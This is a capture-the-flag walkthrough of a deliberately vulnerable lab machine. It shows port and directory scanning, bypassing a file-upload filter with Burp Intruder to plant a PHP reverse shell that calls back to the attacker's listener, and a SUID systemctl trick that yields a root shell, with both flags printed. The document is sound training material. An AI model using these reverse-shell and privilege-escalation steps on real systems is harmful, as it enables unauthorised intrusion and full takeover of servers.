

Task 1: Reconnaissance

Scan with nmap to see all the open ports and services

nmap -sV IP_VICTIM_MACHINE

```
(root@Frapp1e)-[~]
# nmap -sV 10.10.132.67
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-04 09:28 CEST
Nmap scan report for 10.10.132.67
Host is up (0.056s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; pro
tocol 2.0)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3128/tcp  open  http-proxy   Squid http proxy 3.5.12
3333/tcp  open  http         Apache httpd 2.4.18 ((Ubuntu))
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux
_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.26 seconds
```

The web service (http) is running on the 3333 port

```
3128/tcp open  http-proxy   Squid http proxy 3.5.12
3333/tcp open  http         Apache httpd 2.4.18 ((Ubuntu))
```

Search for the IP victim machine and the port to confirm the service

The screenshot shows a web browser window with the address bar displaying "10.10.132.67:3333". The browser's address bar also shows "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", and "OffSec". The website header includes the "VULN UNIVERSITY" logo and navigation links: "Home", "About", "Courses", "Teacher", "Blog", "Events", "Contact", and an "Apply Now!" button. The main content area features a large banner with the text "No Nation Can Prosper In Life Without Education" and two buttons: "Apply Now" and "View Courses". Below the banner, there is a section titled "We Conduct Workshop 2018" with a date of "Aug 20, 2018" and a description: "A small river named Duden flows by their place and supplies it with the necessary regalia." The background of the banner shows a group of students in a library setting.

Task 2: Locating directories using GoBuster

Use Gobuster to locate all directories on the victim with a worlist

Gobuster dir -u http://IP_VICTIM_MACHINE:3333 -w

/usr/share/wordlists/dirb/common.txt

```
(root@Frapple)~[/usr/share/wordlists/dirb]
# gobuster dir -u http://10.10.132.67:3333 -w common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.132.67:3333
[+] Method: GET
[+] Threads: 10
[+] Wordlist: common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 293]
/.htaccess (Status: 403) [Size: 298]
/.htpasswd (Status: 403) [Size: 298]
/css (Status: 301) [Size: 317] [→ http://10.10.132.67:3333]
/css/
/fonts (Status: 301) [Size: 319] [→ http://10.10.132.67:3333]
/fonts/
/images (Status: 301) [Size: 320] [→ http://10.10.132.67:3333]
/images/
/index.html (Status: 200) [Size: 33014]
/internal (Status: 301) [Size: 322] [→ http://10.10.132.67:3333]
/internal/
/js (Status: 301) [Size: 316] [→ http://10.10.132.67:3333]
/js/
/server-status (Status: 403) [Size: 302]
Progress: 4614 / 4615 (99.98%)
```

Explore all the directories. In the directory /internal we can upload files, but when we try to upload the files it shows an error: “Extension not allowed”

10.10.132.67:3333/internal/index.php

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Upload

Browse... passwords.txt Submit

Extension not allowed

Task 3: Compromise the webserver

Copy the file reverse shell to your directory:

Use pwd to see your directory

Use cp /usr/share/webshells/php/php-reverse-shell.php /root

Use ls to see all the files on you directory

Open and edit the file

```
(root@Frapple)~# pwd
/root

(root@Frapple)~# cp /usr/share/webshells/php/php-reverse-shell.php /root

(root@Frapple)~# ls
php-reverse-shell.php  zphisher

(root@Frapple)~# open php-reverse-shell.php
```

Change the ip for your ip (attacker ip)


```
0
7 set_time_limit (0);
8 $VERSION = "1.0";
9 $ip = '10.9.0.155'; // CHANGE THIS
10 $port = 1234; // CHANGE THIS
11 $chunk_size = 1400;
12 $write_a = null;
13 $error_a = null;
14 $shell = 'uname -a; w; id; /bin/sh -i';
15 $daemon = 0;
16 $debug = 0;
17
```

DISCLAIMER! To follow these steps, you have to active Apache service


Sudo systemctl start apache2.service

Install the extension foxy proxy on your web browser


Use this configuration → 127.0.0.1 port 8080




Open BurpSuite and turn on the intercept button




Try to upload the file




The upload failed and the burpsuite opened





Select the php extension and send it to Intruder (Ctrl+I)



Select php and click the button add



Create a file with all the formats and load it on burpsuite




Start the attack




It Will show to us the diferents types of response with the deferent extensions on Results>Response>Render

With the extension phtml works:



Change the extension of the reverse shell file to .phtml and try to upload the file



It works.

Use nc -nvlp 1234 to listen the port

```
(root@Frapple)-[/usr/share/wordlists/dirb]
# nc -nvlp 1234
listening on [any] 1234 ...
```

Search subdirectories on internal with gobuster to execute the reverse shell

Gobuster dir -u <http://10.10.132.67:3333/internal> -w
/usr/share/wordlists/dirb/common.txt

```
(root@Frapple)-[/usr/share/wordlists/dirb]
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/css (Status: 301) [Size: 326] [→ http://10.10.132.67:3333/internal/css/]
/index.php (Status: 200) [Size: 525]
/uploads (Status: 301) [Size: 330] [→ http://10.10.132.67:3333/internal/uploads/]
Progress: 4614 / 4615 (99.98%)

Finished
```

Navigate to the subdirectory /uploads and click the reverse shell program to execute it

10.10.132.67:3333/internal/uploads/

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Index of /internal/uploads

Name	Last modified	Size	Description
Parent Directory	-		
php-reverse-shell.phtml	2025-06-04 08:04	5.4K	

Apache/2.4.18 (Ubuntu) Server at 10.10.132.67 Port 3333

Go back to the terminal and see what the port listening is

```
(root@Frapple)~[/usr/share/wordlists/dirb]
# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.9.0.155] from (UNKNOWN) [10.10.132.67] 56982
Linux vulniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
08:05:03 up 4:43, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

Search on your web browser Spawn TTY shell and copy the first sentence

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Spawning a TTY Shell

1. The first thing to do is use `python3 -c 'import pty;pty.spawn("/bin/bash")'`, which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
2. Step two is: `export TERM=xterm` – this will give us access to term commands such as `clear`.
3. Finally (and most importantly) we will background the shell using `Ctrl + Z`. Back in our own terminal we use `stty raw -echo; fg`. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and `Ctrl + C` to kill processes). It then foregrounds the shell, thus completing the process.

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

Copy

Paste it on the reverse shell: `python -c 'import pty; pty.spawn("/bin/sh")'`

Use `ls` and go to the directory home and use `ls` to see the username

Use `ls` and `cat` to see the user flag

```
$ python -c 'import pty; pty.spawn("/bin/sh")'
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$ ls
ls
bin  etc      lib      media   proc    sbin    sys     var
boot home    lib64    mnt     root    snap    tmp     vmlinuz
dev  initrd.img lost+found opt      run     srv     usr
$ cd home
cd home
$ ls
ls
bill
$ cd bill
cd bill
$ ls
ls
user.txt
$ cat user.txt
cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb
```

Task 4: Privilege Escalation

Use `find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null` for search all the SUID files.

`/bin/systemctl` stands out.

```
$ find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
-rwsr-xr-x 1 root root 32944 May 16 2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 49584 May 16 2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 32944 May 16 2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 136808 Jul 4 2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 40432 May 16 2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 54256 May 16 2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 23376 Jan 15 2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 39904 May 16 2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 75304 May 16 2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 98440 Jan 29 2019 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 14864 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 428240 Jan 31 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 27 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 76408 Jul 17 2019 /usr/lib/squid/pinger
-rwsr-xr-x 1 root messagebus 42992 Jan 12 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 38984 Jun 14 2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 40128 May 16 2017 /bin/su
-rwsr-xr-x 1 root root 142032 Jan 28 2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 40152 May 16 2018 /bin/mount
-rwsr-xr-x 1 root root 44680 May 7 2014 /bin/ping6
-rwsr-xr-x 1 root root 27608 May 16 2018 /bin/umount
-rwsr-xr-x 1 root root 659856 Feb 13 2019 /bin/systemctl
-rwsr-xr-x 1 root root 44168 May 7 2014 /bin/ping
-rwsr-xr-x 1 root root 30800 Jul 12 2016 /bin/fusermount
-rwsr-xr-x 1 root root 35600 Mar 6 2017 /sbin/mount.cifs
```

Search on your web browser `systemctl` exploit

We are going to use this exploit:

```
(b) TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
sudo systemctl link $TF
sudo systemctl enable --now $TF
```

But we must change this sentence:

```
type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
```

Change it for this sentence:

```
ExecStart=/bin/sh -c "cp /bin/bash /tmp/root; chmod +xs /tmp/root"
```

It will create a temporary directory with a file named `root` and we will execute another command for giving executable permissions

Copy and paste the sentences one by one

Disclaimer: DON'T USE SUDO WITH SOME SENTENCES BECAUSE WE DON'T KNOW THE PASSWORD AND IT WORKS WITHOUT SUDO

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$ TF=$(mktemp).service
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$ echo '[Service]
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> Type=oneshot
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> ExecStart=/bin/sh -c "cp /bin/bash /tmp/root; chmod +xs /tmp/root"
ExecStart=/bin/sh -c "cp /bin/bash /tmp/root; chmod +xs /tmp/root"
> [Install]
[Install]
> WantedBy=multi-user.target' > $TF
WantedBy=multi-user.target' > $TF
$ sudo systemctl link $TF
sudo systemctl link $TF
[sudo] password for www-data:

Sorry, try again.
[sudo] password for www-data:

Sorry, try again.
[sudo] password for www-data:
sudo: 3 incorrect password attempts
$ systemctl link $TF
systemctl link $TF
Created symlink from /etc/systemd/system/tmp.hVw4WXJQl0.service to /tmp/tmp.hVw4WXJQl0.service.
$ systemctl enable --now $TF
systemctl enable --now $TF
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.hVw4WXJQl0.service to /tmp/tmp.hVw4WXJQl0.service.
```

Use /tmp/root -p

Now we are root, search for the flag and use cat to see the flag of root

```
$ /tmp/root -p
/tmp/root -p
root-4.3# cd /root
cd /root
root-4.3# ls
ls
root.txt
root-4.3# cat root.txt
cat root.txt
a58ff8579f0a9270368d33a9966c7fd5
root-4.3#
```